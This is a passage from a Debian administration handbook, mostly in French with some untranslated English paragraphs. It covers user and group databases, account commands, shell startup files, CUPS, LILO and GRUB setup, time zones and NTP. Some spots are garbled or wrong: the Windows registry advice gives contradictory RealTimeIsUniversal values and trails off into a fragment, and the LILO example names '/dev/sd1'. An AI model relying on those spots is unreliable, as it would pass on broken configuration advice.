- `GECOS` : champ de renseignements qui contient habituellement le nom complet de l'utilisateur ;
- répertoire de connexion, attribué à l'utilisateur pour qu'il y stocke ses fichiers personnels (la variable d'environnement `$HOME` y pointe habituellement) ;
- programme à exécuter après la connexion. Il s'agit généralement d'un interpréteur de commandes (shell), donnant libre cours à l'utilisateur. Si l'on précise `/bin/false` (pro-

gramme qui ne fait rien et rend la main immédiatement), l'utilisateur ne pourra pas se connecter.

B.A.-BA  
**Groupe Unix**

Un groupe Unix est une entité regroupant plusieurs utilisateurs afin qu'ils puissent facilement se partager des fichiers à l'aide du système de droits intégré (en jouissant justement des mêmes droits). On peut également restreindre l'utilisation de certains programmes à un groupe donné.

#### 8.4.2. Le fichier des mots de passe chiffrés et cachés : /etc/shadow

Le fichier `/etc/shadow` contient les champs suivants :

- identifiant (ou *login*) ;
- mot de passe chiffré ;
- plusieurs champs de gestion de l'expiration du mot de passe.

SÉCURITÉ  
**Sûreté du fichier  
/etc/shadow**

`/etc/shadow`, unlike its alter-ego, `/etc/passwd`, cannot be read by regular users. Any hashed password stored in `/etc/passwd` is readable by anybody; a cracker could try to "break" (or reveal) a password by one of several "brute force" methods which, simply put, guess at commonly used combinations of characters. This attack — called a "dictionary attack" — is no longer possible on systems using `/etc/shadow`.

DOCUMENTATION  
**Formats de /etc/passwd,  
/etc/shadow et /etc/group**

Ces formats sont documentés dans les pages de manuel suivantes : `passwd(5)`, `shadow(5)` et `group(5)`.

#### 8.4.3. Modifier un compte ou mot de passe existant

The following commands allow modification of the information stored in specific fields of the user databases: `passwd` permits a regular user to change their password, which in turn, updates the `/etc/shadow` file; `chfn` (CHange Full Name), reserved for the super-user (root), modifies the GECOS field. `chsh` (CHange SHell) allows the user to change their login shell; however, available choices will be limited to those listed in `/etc/shells`; the administrator, on the other hand, is not bound by this restriction and can set the shell to any program of their choosing.

Enfin, la commande `chage` (*CHange AGE*) donnera à l'administrateur la possibilité de modifier les conditions d'expiration du mot de passe (l'option `-l utilisateur` listant la configuration actuelle). On pourra d'ailleurs forcer l'expiration d'un mot de passe grâce à la commande `passwd -e utilisateur`, qui obligera l'utilisateur à changer son mot de passe à la prochaine connexion.

#### 8.4.4. Bloquer un compte

On peut se trouver dans l’obligation de « bloquer le compte » d’un utilisateur, par mesure disciplinaire, dans le cadre d’une enquête, ou tout simplement en cas de départ prolongé ou définitif de l’utilisateur. Il s’agit en fait de l’empêcher de se connecter à nouveau, sans pour autant détruire son compte et ses fichiers. Cela s’effectue simplement par la commande `passwd -l utilisateur` (*lock*, ou bloquer). La remise en service s’effectue de même, avec l’option `-u` (*unlock*, ou débloquer).

POUR ALLER PLUS LOIN

#### Base de données système et NSS

Au lieu d’employer les fichiers habituels pour gérer les listes des utilisateurs et des groupes, on peut recourir à d’autres types de bases de données — comme LDAP ou db — en employant un module NSS (*Name Service Switch*, ou multiplexeur de service de noms) adéquat. Les listes des modules employés se trouvent dans le fichier `/etc/nsswitch.conf` sous les entrées `passwd`, `shadow` et `group`. Voir la section 11.7.3.1, « Configuration de NSS » page 322 pour un exemple concret d’emploi du module NSS pour LDAP.

#### 8.4.5. Liste des groupes : /etc/group

La liste des groupes est stockée dans le fichier `/etc/group`, simple base de données textuelle au format comparable à celui de `/etc/passwd`, qui utilise les champs suivants :

- identifiant (le nom du groupe) ;
- mot de passe (facultatif) : il ne sert qu’à intégrer un groupe dont on n’est pas habituellement membre (avec la commande `newgrp` ou `sg` — voir encadré « [Travailler avec plusieurs groupes](#) » page 179) ;
- `gid` : numéro unique identifiant le groupe ;
- liste des membres : liste des identifiants d’utilisateurs membres du groupe, séparés par des virgules.

B.A.-BA

#### Travailler avec plusieurs groupes

Chaque utilisateur peut donc faire partie de plusieurs groupes ; l’un d’entre eux est son « groupe principal » ; le groupe principal par défaut est mis en place lors de la connexion. Par défaut, chaque fichier qu’il crée lui appartient, ainsi qu’au groupe principal. Cela n’est pas toujours souhaitable : c’est par exemple le cas lors d’un travail dans un répertoire partagé grâce à un groupe différent de son groupe principal. Dans ce cas, l’utilisateur a intérêt à changer temporairement de groupe principal grâce aux commandes `newgrp` — qui démarre un nouveau shell — ou `sg` — qui se contente d’exécuter une commande. Ces commandes permettent aussi de rejoindre un groupe dont on ne fait pas partie si le groupe est protégé par un mot de passe connu.

Une alternative consiste à positionner le bit `setgid` sur le répertoire, ce qui permet aux fichiers créés dans ce répertoire d’appartenir automatiquement au bon groupe. On se référera pour les détails à l’encadré « [Répertoire setgid et sticky bit](#) » page 221.

La commande `id` permet de vérifier à tout instant son identifiant personnel (variable `uid`), le groupe principal actuel (variable `gid`) et la liste des groupes dont on fait partie (variable `groupes`).

The `addgroup` and `delgroup` commands add or delete a group, respectively. The `groupmod` command modifies a group's information (its `gid` or identifier). The command `gpasswd group` changes the password for the group, while the `gpasswd -r group` command deletes it.

ASTUCE <b>getent</b>	La commande <code>getent</code> ( <i>get entries</i> ) consulte les bases de données du système de manière classique, en employant les appels système adéquats, donc les modules NSS configurés dans le fichier <code>/etc/nsswitch.conf</code> . Elle prend un ou deux arguments : le nom de la base de données à consulter et une éventuelle clé de recherche. Ainsi, la commande <code>getent passwd rhertzog</code> renvoie les informations de la base de données des utilisateurs concernant l'utilisateur <code>rhertzog</code> .
-------------------------	--

## 8.5. Création de compte

L'une des premières actions de l'administrateur est de créer les comptes de ses utilisateurs, ce qui s'effectue très simplement avec la commande `adduser`. Celle-ci prend simplement en argument l'identifiant utilisateur à créer.

`adduser` pose quelques questions avant de créer le compte à proprement parler, mais son déroulement offre peu de surprises. Le fichier de configuration `/etc/adduser.conf` offre toutefois quelques paramétrages intéressants. On pourra ainsi prévoir automatiquement un quota à chaque nouvel utilisateur en dupliquant celui d'un utilisateur « modèle ». On pourra aussi modifier l'emplacement du compte utilisateur, ce qui ne présente que rarement de l'utilité — c'est le cas si les utilisateurs sont si nombreux qu'il est souhaitable de répartir leurs comptes sur plusieurs disques. On pourra encore choisir un autre interpréteur de commandes par défaut.

B.A.-BA <b>Quota</b>	Le terme « quota » désigne une limitation des ressources de la machine qu'un utilisateur peut employer. Il s'agit souvent d'espace disque.
-------------------------	--

La création du compte fabrique le répertoire personnel et y recopie le contenu du répertoire modèle `/etc/skel/`, afin de fournir quelques fichiers standards.

Dans certains cas, il sera utile d'ajouter un utilisateur dans un groupe, en particulier pour lui conférer des droits supplémentaires. Par exemple, un utilisateur intégré au groupe `audio` pourra accéder aux périphériques son (voir encadré « [Droits d'accès à un périphérique](#) » page 180). Pour ce faire, on procède avec la commande `adduser utilisateur groupe`.

B.A.-BA <b>Droits d'accès à un périphérique</b>	Chaque périphérique matériel est représenté sous Unix par un fichier dit « spécial », habituellement stocké dans l'arborescence <code>/dev/ (DEVices)</code> . On distingue deux types de fichiers spéciaux selon la nature du périphérique : des fichiers en
--	---

« mode caractère » et des fichiers en « mode bloc », chaque mode ne permettant qu'un nombre limité d'opérations. Alors que le mode caractère limite les interactions aux opérations de lecture et d'écriture, le mode bloc permet aussi de se déplacer dans le flux de données disponibles. Enfin, chaque fichier spécial est associé à deux nombres (dits « majeur » et « mineur ») qui identifient de manière unique le périphérique auprès du noyau. Un tel fichier, créé par la commande `mknod`, n'a donc qu'un nom symbolique plus pratique pour l'utilisateur humain.

Les droits d'accès à un fichier spécial décrivent directement les droits d'accès au périphérique. Ainsi, un fichier comme `/dev/mixer` — représentant le mixer audio — n'est par défaut accessible en lecture/écriture qu'à l'utilisateur root et aux membres du groupe audio. Seuls ces utilisateurs pourront donc exploiter le mixer audio.

It should be noted that the combination of *udev* and *policykit* can add additional permissions to allow users physically connected to the console (and not through the network) to access to certain devices.

## 8.6. Environnement des interpréteurs de commandes

Les interpréteurs de commandes (ou shells), qui peuvent être le premier contact de l'utilisateur avec l'ordinateur, doivent être assez conviviaux. La plupart utilisent des scripts d'initialisation permettant de configurer leur comportement (complétion automatique, texte d'invite, etc.).

`bash`, l'interpréteur de commandes standard, emploie les scripts d'initialisation `/etc/bash.bashrc` (pour les shells « interactifs ») et `/etc/profile` (pour les shells « de connexion »).

B.A.-BA

### Shell de connexion et shell (non) interactif

Pour simplifier, un shell de connexion est invoqué lors d'une connexion — sur la console, via `ssh`, ou à travers la commande explicite `bash --login`. Qu'il soit un shell de connexion ou non, un shell interactif est celui qui prend place dans un terminal de type `xterm`; un shell non interactif est celui qui permet d'exécuter un script.

DÉCOUVERTE

### Autres shells, autres scripts

Each command interpreter has a specific syntax and its own configuration files. Thus, `zsh` uses `/etc/zshrc` and `/etc/zshenv`; `tcsh` uses `/etc/csh.cshrc`, `/etc/csh.login` and `/etc/csh.logout`. The man pages for these programs document which files they use.

Pour `bash`, il est intéressant d'activer la « complétion automatique » dans le fichier `/etc/bash.bashrc` (il suffit pour cela d'y décommenter quelques lignes).

B.A.-BA

### Complétion automatique

De nombreux interpréteurs de commandes sont capables : il s'agit pour eux de compléter automatiquement un nom de commande ou d'argument (fichier ou répertoire) saisi partiellement. Pour cela, l'utilisateur enfoncera la touche de tabulation ; il peut ainsi travailler plus vite et avec moins de risques d'erreur.

This function is very powerful and flexible. It is possible to configure its behavior according to each command. Thus, the first argument following `apt` will be proposed according to the syntax of this command, even if it does not match any file (in this case, the possible choices are `install`, `remove`, `upgrade`, etc.).

B.A.-BA

### Le tilde, raccourci vers HOME

Le tilde est fréquemment employé pour désigner le répertoire pointé par la variable d'environnement `HOME` (à savoir le répertoire de connexion de l'utilisateur, par exemple `/home/rhertzog/`). Les interpréteurs de commandes font la substitution automatiquement : `~/hello.txt` devient `/home/rhertzog/hello.txt`.

Le tilde permet également d'accéder au répertoire de connexion d'un autre utilisateur. Ainsi, `~rmas/bonjour.txt` est synonyme de `/home/rmas/bonjour.txt`.

En plus de ces scripts communs à tous, chaque utilisateur peut se créer des fichiers `~/.bashrc` et `~/.bash_profile` pour personnaliser son shell. Les ajouts les plus courants sont la mise en place d'alias, mots automatiquement remplacés avant exécution de la commande, ce qui accélère la saisie. On pourra ainsi créer un alias `la` pour la commande `ls -la | less` et se contenter de saisir `la` pour inspecter en détail le contenu d'un répertoire.

B.A.-BA

### Variables d'environnement

Les variables d'environnement permettent de stocker des paramètres globaux à destination du shell ou des divers programmes appelés. Elles sont contextuelles (chaque processus a son propre ensemble de variables d'environnement) mais héritables. Cette dernière caractéristique offre la possibilité à un shell de connexion de déclarer des variables qui se retrouveront dans tous les programmes exécutés par son intermédiaire.

Un élément important de configuration des shells est la mise en place de variables d'environnement par défaut. Si l'on néglige les variables spécifiques à un interpréteur de commandes, il est préférable de mettre celles-ci en place dans le fichier `/etc/environment`, utilisé par les différents programmes susceptibles d'initier une session shell. Parmi les variables susceptibles d'y être définies, citons `ORGANIZATION` qui contient habituellement le nom de l'entreprise ou organisation et `HTTP_PROXY` qui indique l'existence et l'emplacement d'un proxy (ou mandataire) HTTP.

ASTUCE

### Tous les shells configurés à l'identique

Les utilisateurs souhaitent souvent configurer de la même manière shells de connexion et interactifs. Pour cela, ils choisissent d'interpréter (ou « sourcer ») le contenu de `~/.bashrc` depuis le fichier `~/.bash_profile`. Il est possible de faire de même avec les fichiers communs à tous les utilisateurs (en appelant `/etc/bash.bashrc` depuis `/etc/profile`).

## 8.7. Configuration de l'impression

Printer configuration used to cause a great many headaches for administrators and users alike. These headaches are now mostly a thing of the past, thanks to CUPS, the free print server using the IPP (Internet Printing Protocol).

Debian distributes CUPS divided between several packages. The heart of the system is the scheduler, `cupsd`, which is in the *cups-daemon* package. *cups-client* contains utility programs to interact with the server, `cupsd`. `lpadmin` is probably the most important utility, as it is crucial for setting up a printer, but there are also facilities to disable or enable a printer queue, view or delete print jobs and display or set printer options. The CUPS framework is based on the System V printing system, but there is a compatibility package, *cups-bsd*, allowing use of commands such as `lpr`, `lpq` and `lprm` from the traditional BSD printing system.

COMMUNAUTE

**CUPS**

CUPS is a project and a trademark owned and managed by Apple, Inc. Prior to its acquisition by Apple it was known as the Common Unix Printing System.

► <https://www.cups.org/>

The scheduler manages print jobs and these jobs traverse a filtering system to produce a file that the printer will understand and print. The filtering system is provided by the *cups-filters* (<https://salsa.debian.org/printing-team/cups-filters>) package in conjunction with *printer-driver-\** packages. CUPS in combination with *cups-filters* and *printer-driver-\** is the basis for the Debian printing system.

Modern printers manufactured and sold within the last ten years are nearly always AirPrint-capable, and CUPS and *cups-filters* on Debian *Buster* have everything which is needed to take advantage of this facility on the network. In essence, these printers are IPP printers and an excellent fit for a driverless printing system, reducing the system to CUPS plus *cups-filters*. A *printer-driver* package can be dispensed with, and non-free printing software from vendors like Canon and Brother is no longer required. A USB-connected printer can take advantage of a modern printer with the *ippusbxd* package.

The command `apt install cups` will install CUPS and *cups-filters*. It will also install the recommended *printer-driver-gutenprint* to provide a driver for a wide range of printers, but, unless the printer is being operated driverlessly, an alternative printer-driver might be needed for the particular device.

As a package recommended by *cups-daemon*, *cups-browsed* will be on the system and networked print queues, and modern printers can be automatically discovered and set up from their DNS-SD broadcasts (Bonjour). USB printers will have to be set up manually as described in the next paragraph.

The printing system is administered easily through a web interface accessible at the local address `http://localhost:631/`. There you can add and remove USB and network printers and administer most aspects of their behavior. Similar administration tasks can also be carried out via the graphical interface provided by a desktop environment or the `system-config-printer` graphical interface (from the homonym Debian package).

## 8.8. Configuration du chargeur d'amorçage

Il est probablement déjà fonctionnel, mais il est toujours bon de savoir configurer et installer un chargeur d'amorçage au cas où celui-ci disparaîtrait du *Master Boot Record* (enregistrement d'amorçage maître). Cela peut se produire suite à l'installation d'un autre système d'exploitation, tel que Windows. Ces connaissances vous permettront également d'en modifier la configuration si l'actuelle ne vous convient pas.

### B.A.-BA *Master Boot Record*

Le *Master Boot Record* (MBR, ou enregistrement d'amorçage maître) est la zone des 512 premiers octets du premier disque dur, chargée par le BIOS pour donner la main à un programme capable de démarrer le système d'exploitation voulu. En général, un chargeur d'amorçage s'installe donc sur le MBR en écrasant son contenu antérieur.

### 8.8.1. Identifier ses disques

#### CULTURE *udev et /dev/*

Le répertoire `/dev/` abrite traditionnellement des fichiers dits « spéciaux », destinés à représenter les périphériques du système (voir encadré « [Droits d'accès à un périphérique](#) » page 180). À une lointaine époque, il contenait des fichiers spéciaux correspondant à tous les périphériques possibles. Cette structure statique présentait un certain nombre d'inconvénients, notamment parce qu'elle restreignait le nombre de périphériques utilisables (puisque leur liste était codée en dur) et qu'elle empêchait de savoir quels fichiers spéciaux correspondaient à un périphérique existant.

Nowadays, the management of special files is entirely dynamic and matches better the nature of hot-swappable computer devices. The kernel cooperates with `udev` (section 9.11.3, « [Fonctionnement de udev](#) » page 239) to create and delete them as needed when the corresponding devices appear and disappear. For this reason, `/dev/` doesn't need to be persistent and is thus a RAM-based filesystem that starts empty and contains only the relevant entries.

Le noyau fournit de nombreuses informations à propos d'un périphérique lors de son ajout et y ajoute une paire d'identifiants (majeur/mineur). `udevd` utilise ces informations pour créer le fichier spécial sous le nom voulu et avec les permissions les plus pertinentes. Il peut aussi créer des alias et lancer des actions supplémentaires (par exemple des tâches d'initialisation ou d'enregistrement). Le comportement d'`udevd` est régi par un vaste ensemble de règles (personnalisables).

Il est ainsi possible, en utilisant les noms affectés de manière dynamique, de garder le même nom pour un périphérique donné, quel que soit le port auquel il est connecté ou l'ordre dans lequel les périphériques ont été branchés, ce qui pourra se révéler très utile si de nombreux périphériques USB sont utilisés. La première partition du premier disque s'appelle généralement `/dev/sda1` pour des raisons de compatibilité ascendante, mais elle pourrait tout aussi bien s'appeler `/dev/partition-principale`, voire les deux à la fois puisqu'il est possible de configurer `udevd` pour qu'il crée un lien symbolique automatiquement.

En des temps anciens, certains modules noyau se chargeaient automatiquement lorsqu'on tentait d'accéder au périphérique correspondant. Ce n'est désormais plus

le cas, le fichier spécial du périphérique n'existant plus avant d'avoir chargé le module... ce qui n'est pas très grave puisque la plupart des modules sont chargés au démarrage grâce à la détection automatique du matériel. Mais pour des périphériques non détectables (comme le bon vieux lecteur de disquettes ou la souris PS/2), cela ne fonctionne pas. Pensez donc à ajouter les modules `floppy`, `psmouse` et `mousedev` dans `/etc/modules` afin de forcer leur chargement au démarrage.

La configuration du chargeur d'amorçage doit identifier les différents disques et leurs partitions. Linux emploie pour cela un système de fichiers spéciaux (dits en mode « bloc »), stockés dans le répertoire `/dev/`. Depuis Debian *Squeeze*, le schéma de nommage a été unifié et tous les disques durs (IDE/PATA, SATA, SCSI, USB, IEEE 1394) sont dorénavant représentés par des `/dev/sd*`.

Chaque partition est représentée par un numéro d'ordre au sein du disque où elle réside : `/dev/sda1` est donc la première partition du premier disque et `/dev/sdb3` la troisième partition du deuxième disque.

L'architecture PC (ou « i386 », y compris son jeune cousin « amd64 ») est limitée à quatre partitions « primaires » par disque. Pour outrepasser cette limitation, l'une d'entre elles sera créée comme une partition « étendue » et pourra alors contenir des partitions « secondaires ». Ces dernières portent toujours un numéro supérieur ou égal à 5. La première partition secondaire pourra donc être `/dev/sda5`, suivie de `/dev/sda6`, etc.

Une autre restriction de la table de partition MS-DOS est qu'elle ne supporte pas des disques de plus de 2 To, ce qui devient un vrai problème avec les disques récents.

Un nouveau format de table de partition, nommé GPT, permet de dépasser ces contraintes sur le nombre de partitions (il supporte jusqu'à 128 partitions) et sur la taille des disques (qui peuvent aller jusqu'à 8 zétaoctets, ce qui représente plus de 8 milliards de téraoctets). Ainsi, si l'on prévoit de créer de nombreuses partitions physiques sur le même disque, il convient de créer une table de partition au format GPT lors de l'étape du partitionnement.

Il n'est pas toujours facile de mémoriser quel disque est branché sur le second contrôleur SATA ou en troisième position dans la chaîne SCSI, d'autant que le nommage des disques durs branchables à chaud (ce qui inclut entre autres la plupart des disques SATA et des disques externes) n'est pas entièrement déterministe et peut changer d'un boot à l'autre. Heureusement, udev crée, en plus des `/dev/sd*`, des liens symboliques de nom fixe, qu'on pourra alors utiliser si l'on souhaite identifier de manière non ambiguë l'un ou l'autre disque. Ces liens symboliques sont stockés dans `/dev/disk/by-id/`. Sur une machine à deux disques physiques, on a par exemple :

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root  9 23 juil. 08:58 ata-STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 juil. 08:58 ata-STM3500418AS_9VM3L3KP-part1 -> ../../
    ↳ sda1
lrwxrwxrwx 1 root root 10 23 juil. 08:58 ata-STM3500418AS_9VM3L3KP-part2 -> ../../
    ↳ sda2
[...]
lrwxrwxrwx 1 root root  9 23 juil. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697 ->
    ↳ ../../sdb
```

```

lrwxrwxrwx 1 root root 10 23 juil. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
    ↪ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 juil. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
    ↪ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root 9 23 juil. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 juil. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part1 ->
    ↪ ../../sda1
lrwxrwxrwx 1 root root 10 23 juil. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part2 ->
    ↪ ../../sda2
[...]
lrwxrwxrwx 1 root root 9 23 juil. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697 ->
    ↪ ../../sdb
lrwxrwxrwx 1 root root 10 23 juil. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
    ↪ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 juil. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
    ↪ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root 9 23 juil. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0 ->
    ↪ ../../sdc
lrwxrwxrwx 1 root root 10 23 juil. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part1
    ↪ -> ../../sdc1
lrwxrwxrwx 1 root root 10 23 juil. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part2
    ↪ -> ../../sdc2
[...]
lrwxrwxrwx 1 root root 9 23 juil. 08:58 wwn-0x5000c50015c4842f -> ../../sda
lrwxrwxrwx 1 root root 10 23 juil. 08:58 wwn-0x5000c50015c4842f-part1 -> ../../sda1
[...]
mirexpress:/dev/disk/by-id#

```

On constate que certains disques sont listés plusieurs fois (parce qu'ils se comportent à la fois comme des disques ATA et comme des SCSI), mais l'information pertinente est principalement dans le modèle et le numéro de série des disques, à partir desquels on peut retrouver le fichier de périphérique.

Les exemples de fichiers de configuration donnés dans les sections suivantes reposent tous sur le même cas : un seul disque SATA, dont la première partition est dédiée à un ancien Windows et la seconde contient Debian GNU/Linux.

### 8.8.2. Configuration de LILO

**LILO** (*LI*nux *LO*ader, ou chargeur de Linux) est le plus ancien chargeur d'amorçage, solide mais rustique. Il écrit dans le MBR l'adresse physique du noyau à démarrer ; c'est pourquoi chaque mise à jour de celui-ci (ou du fichier de configuration de LILO) doit être suivie de la commande **lilo**. L'oublier produira un système incapable de démarrer si l'ancien noyau a été supprimé ou remplacé, puisque le nouveau ne sera pas au même emplacement sur le disque.

LILO a pour fichier de configuration `/etc/lilo.conf`; un fichier simple pour une configuration standard est illustré par l'exemple ci-dessous.

**Exemple 8.4 Fichier de configuration de LILO**

```
# Le disque sur lequel LILO doit s'installer.  
# En indiquant le disque et non pas une partition,  
# on ordonne à LILO de s'installer sur le MBR.  
boot=/dev/sda  
# la partition qui contient Debian  
root=/dev/sda2  
# l'élément à charger par défaut  
default=Linux  
  
# Noyau le plus récent  
image=/vmlinuz  
    label=Linux  
    initrd=/initrd.img  
    read-only  
  
# Ancien noyau (si le noyau nouvellement installé ne démarre pas)  
image=/vmlinuz.old  
    label=LinuxOLD  
    initrd=/initrd.img.old  
    read-only  
    optional  
  
# Seulement pour un double amorçage Linux/Windows  
other=/dev/sd1  
    label=Windows
```

### 8.8.3. Configuration de GRUB 2

GRUB (*GRand Unified Bootloader*, ou grand chargeur d'amorçage unifié) est plus récent. Il n'est pas nécessaire de l'invoquer après chaque mise à jour du noyau puisqu'il sait lire les systèmes de fichiers et retrouver tout seul la position du noyau sur le disque. Pour l'installer dans le MBR du premier disque, on saisira simplement `grub-install /dev/sda`.

**ATTENTION**

**Noms des disques pour GRUB**

GRUB can only identify hard drives based on information provided by the BIOS. (`hd0`) corresponds to the first disk thus detected, (`hd1`) the second, etc. In most cases, this order corresponds exactly to the usual order of disks under Linux, but problems can occur when you associate SCSI and IDE disks. GRUB used to store the correspondences that it detects in the file `/boot/grub/device.map`, GRUB avoids this problem nowadays by using UUIDs or file system labels when generating `grub.cfg`. However, the device map file is not obsolete yet, since it can be used to override when the current environment is different from the one on boot. If you

find errors there (because you know that your BIOS detects drives in a different order), correct them manually and run grub-install again. grub-mkdevicemap can help creating a device.map file from which to start.

Les partitions portent aussi un nom spécifique à GRUB. Lorsque l'on utilise des partitions « classiques » au format MS-DOS, la première partition du premier disque est notée (`hd0,msdos1`), la seconde (`hd0,msdos2`), etc.

GRUB 2 configuration is stored in `/boot/grub/grub.cfg`, but this file (in Debian) is generated from others. Be careful not to modify it by hand, since such local modifications will be lost the next time `update-grub` is run (which may occur upon update of various packages). The most common modifications of the `/boot/grub/grub.cfg` file (to add command line parameters to the kernel or change the duration that the menu is displayed, for example) are made through the variables in `/etc/default/grub`. To add entries to the menu, you can either create a `/boot/grub/custom.cfg` file or modify the `/etc/grub.d/40_custom` file. For more complex configurations, you can modify other files in `/etc/grub.d`, or add to them; these scripts should return configuration snippets, possibly by making use of external programs. These scripts are the ones that will update the list of kernels to boot: `10_linux` takes into consideration the installed Linux kernels; `20_linux_xen` takes into account Xen virtual systems, and `30_os-prober` lists other operating systems (Windows, OS X, Hurd).

## 8.9. Autres configurations : synchronisation, logs, partages...

Cette section regroupe de nombreux éléments qu'il est bon de connaître pour maîtriser tous les aspects de la configuration du système GNU/Linux. Ils sont cependant traités brièvement et renvoient souvent à la documentation de référence.

### 8.9.1. Fuseau horaire

B.A.-BA

#### Le lien symbolique

Un lien symbolique est un pointeur vers un autre fichier. Quand on y accède, c'est le fichier ainsi pointé qui est ouvert. Sa suppression n'entraîne pas la suppression du fichier pointé. De même, il ne dispose pas de droits propres, ce sont ceux de la cible qui comptent. Enfin, il peut pointer sur n'importe quel type de fichier : répertoires, fichiers spéciaux (*sockets*, *tubes*, périphériques, etc.), autres liens symboliques...

La commande `ln -s cible nom-lien` crée un lien symbolique *nom-lien* pointant sur *cible*.

Si la cible n'existe pas, alors le lien est « cassé » et y accéder renverra une erreur indiquant que le fichier demandé n'existe pas. Si le lien pointe sur un autre lien, on obtient une « chaîne » de liens qui se transforme en « cycle » si l'un des liens cibles pointe sur l'un de ses prédecesseurs. Dans ce cas, accéder à l'un des liens du cycle renverra une erreur spécifique (« Trop de niveaux de liens symboliques » — c'est l'aveu d'échec du noyau après avoir parcouru le cycle un grand nombre de fois).

Le fuseau horaire, configuré lors de l'installation initiale, est une donnée de configuration du paquet `tzdata`. Pour le modifier, on lancera donc la commande `dpkg-reconfigure tzdata`, qui permet de choisir de manière interactive le fuseau horaire à utiliser. Sa configuration est stockée dans le fichier `/etc/timezone`. Par ailleurs, le fichier correspondant du répertoire `/usr/share/zoneinfo/` est copié dans `/etc/localtime` ; ce fichier contient notamment les dates des changements d'heure pour les pays appliquant une heure d'été.

Pour changer temporairement de fuseau horaire, il est possible de mettre en place un fuseau horaire ayant la priorité sur les réglages du système avec la variable d'environnement `TZ`:

```
$ date
mercredi 23 septembre 2015, 10:28:59 (UTC+0200)
$ TZ="Pacific/Honolulu" date
mardi 22 septembre 2015, 22:29:15 (UTC-1000)
```

NOTE

### Horloge système, horloge matérielle

Il existe en réalité deux sources de temps dans un ordinateur. La carte mère de l'ordinateur dispose d'une horloge matérielle, dite « CMOS ». Cette horloge est peu précise et offre des temps d'accès assez lents. Le noyau du système d'exploitation a la sienne, logicielle, qu'il maintient à l'heure par ses propres moyens (éventuellement à l'aide de serveurs de temps, voir section 8.9.2, « [Synchronisation horaire](#) » page 190). Cette horloge système est généralement plus précise, notamment parce qu'elle ne nécessite pas de temps d'accès variables à du matériel. Cependant, comme elle n'existe qu'en mémoire vive, elle est remise à zéro à chaque démarrage de l'ordinateur, contrairement à l'horloge CMOS, qui dispose d'une pile et « survit » donc à un redémarrage ou une extinction. L'horloge système est donc réglée sur l'horloge CMOS, lors du démarrage de l'ordinateur, et l'horloge CMOS est mise à jour lors de l'extinction (pour prendre en compte d'éventuels changements ou corrections si elle était déréglée).

En pratique, il se pose un problème, car l'horloge CMOS n'est qu'un compteur et ne contient pas d'informations de fuseau horaire. Il y a donc un choix à faire sur son interprétation : soit le système considère qu'il s'agit de temps universel (UTC, autrefois GMT), soit qu'il s'agit d'heure locale. Ce choix pourrait n'être qu'un simple décalage, mais les choses se compliquent : par suite des considérations d'heure d'été, ce décalage n'est pas constant ; la conséquence est que le système n'a au démarrage aucun moyen de savoir si le décalage est correct, notamment aux alentours des périodes de changement d'heure. Comme il est toujours possible de reconstruire l'heure locale en fonction de l'heure universelle et du fuseau horaire, nous recommandons donc vivement d'adopter une horloge CMOS en temps universel.

Hélas, les systèmes Windows (dans leur configuration par défaut) ignorent cette recommandation ; ils maintiennent l'horloge CMOS en heure locale et appliquent des décalages au démarrage de l'ordinateur en essayant de deviner lors de changements d'heure si le changement a déjà été appliqué précédemment ou non. Cela fonctionne relativement bien lorsque l'ordinateur ne fonctionne que sous un seul Windows, mais dès que l'ordinateur utilise plusieurs systèmes (que ce soit en *dual-boot* ou grâce à des machines virtuelles), une cacophonie s'ensuit, aucun n'ayant de moyen de savoir si l'heure locale est correcte. Si l'on doit absolument garder un Windows sur un ordinateur, on devra soit le configurer pour stocker l'heure en temps universel dans l'horloge matérielle (en réglant la valeur de la clé `HKLM\\SYSTEM\\CurrentControlSet\\Control\\TimeZoneInformation\\RealTimeIsUniversal` à 1), soit l'utiliser comme horloge universelle et la faire dépendre de l'horloge système (en réglant la valeur de la clé `HKLM\\SYSTEM\\CurrentControlSet\\Control\\TimeZoneInformation\\RealTimeIsUniversal` à 0).

au DWORD « 1 » dans la base de registres), soit désactiver UTC dans le fichier /etc/default/rcS (et prendre soin de vérifier manuellement l'horloge au printemps et à l'automne).

### 8.9.2. Synchronisation horaire

La synchronisation horaire, qui peut paraître superflue sur un ordinateur, prend toute son importance dans le cadre d'un réseau. Les utilisateurs n'ayant pas le droit de modifier la date et l'heure, il est important que ces informations soient exactes pour ne pas les gêner. Par ailleurs, le fait d'avoir tous les ordinateurs synchronisés permet de mieux croiser les informations obtenues à partir de logs issus de machines différentes. Ainsi, en cas d'attaque, il est plus simple de reconstituer la séquence chronologique des actions des indélicats sur les différentes machines compromises. Des données collectées sur plusieurs machines à des fins de statistiques n'ont pas non plus grand sens si leurs horodatages sont divers.

B.A.-BA

#### NTP

NTP (*Network Time Protocol*, ou protocole d'heure en réseau) permet à une machine de se synchroniser sur une autre en prenant en compte de manière relativement précise les délais induits par le transfert de l'information sur le réseau et les autres décalages possibles.

Bien qu'il existe de nombreux serveurs NTP sur Internet, les plus connus peuvent être surchargés. C'est pourquoi il est recommandé d'employer le serveur NTP [pool.ntp.org](http://pool.ntp.org) — c'est en réalité une collection de machines qui ont accepté de jouer le rôle de serveur NTP public. On peut même se limiter à un sous-ensemble spécifique à un pays, avec par exemple [fr.pool.ntp.org](http://fr.pool.ntp.org) pour la France.

